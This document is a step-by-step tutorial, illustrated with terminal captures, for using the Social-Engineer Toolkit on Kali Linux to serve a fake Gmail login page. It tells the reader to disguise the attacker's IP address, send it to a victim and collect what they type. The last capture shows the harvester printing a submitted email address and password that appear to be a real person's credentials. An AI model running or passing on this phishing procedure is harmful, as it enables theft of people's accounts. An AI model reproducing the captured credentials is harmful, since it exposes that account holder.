


Use SET Tool and create a fake Gmail page and try to capture the credentials in command line and

Hacker Machine : Kali Linux

Victim machine : Windows XP / Windows 7 / Windows 10

Open terminal on kali linux and type **setoolkit** to open set tool



Enter 1 for social engineering attacks

The screenshot shows the Social-Engineer Toolkit (SET) main menu in a terminal window. The menu is displayed in a dark theme with green and yellow text. It includes a welcome message, a link to the TrustedSec website, a notice about a new version (8.0.3) being available over the current version (8.0.1), and a list of options to select from. The options are numbered 1 through 99. The user has entered '1' at the prompt.

```
root@osboxes: ~  
File Edit View Search Terminal Help  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
There is a new version of SET available.  
Your version: 8.0.1  
Current version: 8.0.3  
  
Please update SET to the latest before submitting any git issues.  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

Enter 2 for website attack vectors

The screenshot shows the Social-Engineer Toolkit (SET) menu after selecting option 2. The menu is displayed in a dark theme with green and yellow text. It includes a welcome message, a link to the TrustedSec website, a notice about a new version (8.0.3) being available over the current version (8.0.1), and a list of options to select from. The options are numbered 1 through 99. The user has entered '2' at the prompt.

```
root@osboxes: ~  
File Edit View Search Terminal Help  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
There is a new version of SET available.  
Your version: 8.0.1  
Current version: 8.0.3  
  
Please update SET to the latest before submitting any git issues.  
  
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
  
set> 2
```


Enter 3 for credential harvester attack method

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Mon 11:51 1
root@osboxes: ~
File Edit View Search Terminal Help
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
```


Enter 1 for web templates

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 12:10 1
root@osboxes: ~
File Edit View Search Terminal Help
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>1
```


Enter kali linux pc IP address and the Enter 2 for google



Now share that IP address by masking it to the victim and wait until you get results



After the victim enters the credential you can see the username and password which the victim entered



```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 12:51
root@osboxes: ~
File Edit View Search Terminal Help
[+] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack. NetHunter
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.12 - - [08/Jun/2021 12:50:54] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFDldzBENhIfVwsxSTdNLW9MdThibWITMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=221910302058@gitam.in
POSSIBLE PASSWORD FIELD FOUND: Passwd=UL290@WS
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
Forgot password? Next
```